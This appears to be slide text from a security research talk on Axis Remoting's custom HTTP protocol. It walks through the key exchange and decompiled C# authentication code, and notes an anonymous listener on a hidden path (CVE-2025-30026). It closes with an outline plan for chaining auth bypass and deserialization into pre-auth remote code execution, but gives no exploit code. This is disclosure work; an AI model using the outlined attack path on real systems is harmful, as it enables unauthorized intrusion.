
# Let's understand this protoCOOL!




# Step 1: HTTP Connect With Credentials (WWW-Authenticate)




## Step 2: New HTTP Socket (Using the Channel)




# Step 3: We now have TX and RX “Streams”




## Step 4: Each Side sends PubKey




# Step 5: Each Side sends AES key



## Step 6: Regular Communication (encrypted with AES)





**BUT WHY!?**

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- **It has the same deserialization vulnerability - but we still need auth bypass!**

# Web Server Authentication Scheme

```
else if (serverUri.StartsWith("https://", StringComparison.InvariantCultureIgnoreCase))
{
    Log.Debug(Formatter.Create("Uri: '{0}', HTTPS is using Basic and Negotiate", new object[] { serverUri, "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remoting\\Http\\WebServer.cs", 74 }));
    webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate | AuthenticationSchemes.Basic;
}
else
{
    Log.Debug(Formatter.Create("Uri: '{0}', HTTP is using Negotiate", new object[] { serverUri, "ListenOn", "E:\\TeamCityBuildAgent\\work\\e0c90f1be954b59c\\Axis.Remoting\\Http\\WebServer.cs", 80 }));
    webServer.AuthenticationSchemes = AuthenticationSchemes.Negotiate;
}
```

Negotiate

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Negotiates with the client to determine the authentication scheme. If both client and server support Kerberos, it is used; otherwise, NTLM is used.

# Super Duper Secret Server Authentication Scheme (CVE-2025-30026)

```
string text = serverUri + "/";  
HttpListener webServerAnonymous = new HttpListener();  
webServerAnonymous.IgnoreWriteExceptions = true;  
webServerAnonymous.AuthenticationSchemes = AuthenticationSchemes.Anonymous;  
webServerAnonymous.Prefixes.Add(text);  
webServerAnonymous.Start();
```

Anonymous

32768 Specifies anonymous authentication.

# Exploitation Plan

- **Step 1:** Use /\_/\_ secret path
  - Bypass auth
- **Step 2:** Implement weird comm protocol
- **Step 3:** ???
- **Step 4: Preauth RCE!**

